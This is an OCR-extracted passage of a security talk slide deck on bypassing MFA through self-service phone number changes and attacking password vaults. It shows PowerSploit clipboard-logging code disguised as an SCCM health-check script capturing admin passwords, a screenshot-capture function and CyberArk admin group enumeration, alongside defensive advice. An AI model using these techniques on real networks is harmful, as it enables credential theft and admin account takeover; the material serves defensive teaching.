
Pager Number:

Department:

Manager:

(Click To Change)

Update



The screenshot shows a web interface for ACME's Multi-Factor Authentication (MFA) system. On the left is the ACME logo, a blue hexagon with the letters 'ACME' in white. Below the logo are two links: 'What is this?' and 'Need help?'. At the bottom left, it says 'Powered by Duo Security'. The main area is titled 'Choose an authentication method' and contains three options, each with a green button:

- Duo Push** (RECOMMENDED) with a 'Send me a Push' button.
- Call Me** with a 'Call Me' button.
- Passcode** with an 'Enter a Passcode' button, which is highlighted with a red border.

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]



Choose an authentication method

- Duo Push RECOMMENDED [Send me a Push](#)
- Call Me [Call Me](#)
- Passcode [Enter a Passcode](#)

[What is this?](#) [Need help?](#)

Powered by Duo Security

Choose an authentication method

- Duo Push RECOMMENDED [Send me a Push](#)
- Call Me [Call Me](#)
- [Log In](#)




[What is this?](#) [Need help?](#)

Powered by Duo Security

Enter a passcode from Duo Mobile or a text. Your next SMS passcode starts with 1. [Text me new codes](#)




✓ **Extra Verification**

Extra verification increases your account security when signing into Okta.

<b>Text Message Code</b>	 Setup
<b>Voice Call</b>	 Reset
<b>Security Question</b>	 Setup

## Summary

- Company uses self-service to enable users to update basic user information attributes.
- Attacker compromises user account/workstation and performs self-service update of Mobile/Cell Phone Number to one the attacker controls.
- Attacker compromises admin user name & password
- Attacker leverages “backdoor” SMS/text message for MFA to use admin credentials.
- Game over.



- Don't rely on MFA as the primary method to protect admin accounts.
- Use hardware tokens or App & disable SMS (when possible).
- Ensure all MFA users know to report anomalies.
- Research "Fail Closed" configuration on critical systems like password vaults and admin servers.
- Remember that once an attacker has AD Admin credentials, MFA doesn't really stop them.
- Identify potential bypass methods & implement mitigation/detection.

# So, does MFA have value?

## YES. Please MFA all the things!

(just don't count on MFA to be a silver bullet for security)

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]

# There's Something About Password Vaults

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]


<https://t.me/learningnets>



- Being deployed more broadly to improve administrative security.
- Typically CyberArk or Thycotic SecretServer.
- “Reconciliation” DA account to bring accounts back into compliance/control.
- Password vault maintains AD admin accounts.
- Additional components to augment security like a “Session Manager”.

## Password Vault Option #1: Check Out Credential

- Connect to Password Vault & Check Out Password (Copy).
- Paste Password into RDP Logon Window



SCCM-HealthCheck.ps1 X

```
1 function Get-ClipboardContents {
2     <#
3     .SYNOPSIS
4     Monitors the clipboard on a specified interval for changes to copied text.
5     Powersploit Function: Get-ClipboardContents
6     Author: @harmj0y
7     License: BSD 3-Clause
8     Required Dependencies: None
```

```
        $prevLength = $cb.Text.Length
    }
}
else{
    $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)
    "`n=== Get-ClipboardContents shutting down at $TimeStamp ===`n"
    Break;
}
Start-Sleep -s $PollInterval
}
}
```

```
Get-ClipboardContents | out-file c:\_2.tmp
```

<https://t.me/learningnets>

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]



Local Disk (C:) Search

Name	Size	Date modified	Type
Packages		7/6/2018 10:14 PM	File folder
PerfLogs		6/19/2018 8:25 PM	File folder
Program Files		7/31/2018 7:35 PM	File folder
Program Files (x86)		9/29/2017 2:41 PM	File folder
ProgramData		7/8/2018 8:53 PM	File folder

```
SCCM-HealthCheck.ps1 X  
1 function Get-Clip  
2 <#  
3 .SYNOPSIS  
4 Monitors the clip  
5 Powersploit Funct  
6 Author: @harmj0y  
7 License: BSD 3-C
```

\_2.tmp - Notepad

File Edit Format View Help

```
=== Get-ClipboardContents Starting at 02/08/2018:04:13:36:85 ===  
=== 02/08/2018:04:13:51:86 ===  
Skywalker2018!  
=== 02/08/2018:04:14:06:88 ===  
} OneWithTheForce2018!  
Ge
```

SCCMHealthCheck.ps1 X

```
1 function Get-TimedScreenshot
2 {
3     <#
4     .SYNOPSIS
5
6     Takes screenshots at a regular interval and saves them to disk.
7
8     Powersploit Function: Get-TimedScreenshot
9     Author: Chris Campbell (@obscuresec)
10    License: BSD 3-Clause
11    Required Dependencies: None
12    Optional Dependencies: None
13
14    .DESCRIPTION
15
16    A function that takes screenshots and saves them to a folder.
17
18    .PARAMETER Path
19
20    Specifies the folder path.
21
22    .PARAMETER Interval
23
24    Specifies the interval in seconds between taking screenshots.
```

Local Disk (C:) [Search] [Refresh]

Windows Security [Close]

### Enter your credentials

These credentials will be used to connect to trddc01

darthvader@trimarcresearch.com

●●●●●●●●●●

Domain: trimarcresearch.com

Remember me

Windows Security [Close]

### Enter your credentials

These credentials will be used to connect to trdcdc11

LukeSkyWalker@trimarcresearch.com

●●●●●●●●●●


Domain: trimarcresearch.com

Remember me

```
Skywalker2018!  
=== 02/08/2018:04:14:06:88 ===  
} OneWithTheForce2018!  
Ge
```


## Password Vault Option #2: RDP Proxy

- Password vault as the "jump" system to perform administration with no knowledge of account password.




## Password Vault Option #2: RDP Proxy

- Password vault as the "jump" system to perform administration with no knowledge of account password.



Compromise the Browser on the Workstation to compromise vault access



```
PS C:\> get-netgroup 'CyberArk Admins' | Get-NetGroupMember
```

```
GroupDomain : trimarcresearch.com
GroupName   : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName  : WCrusher
MemberSID   : S-1-5-21-3059099413-3826416028-81522354-3606
IsGroup     : False
MemberDN    : CN=Wesley Crusher,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```

```
GroupDomain : trimarcresearch.com
GroupName   : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName  : JoeUser
MemberSID   : S-1-5-21-3059099413-3826416028-81522354-1604
IsGroup     : False
MemberDN    : CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```

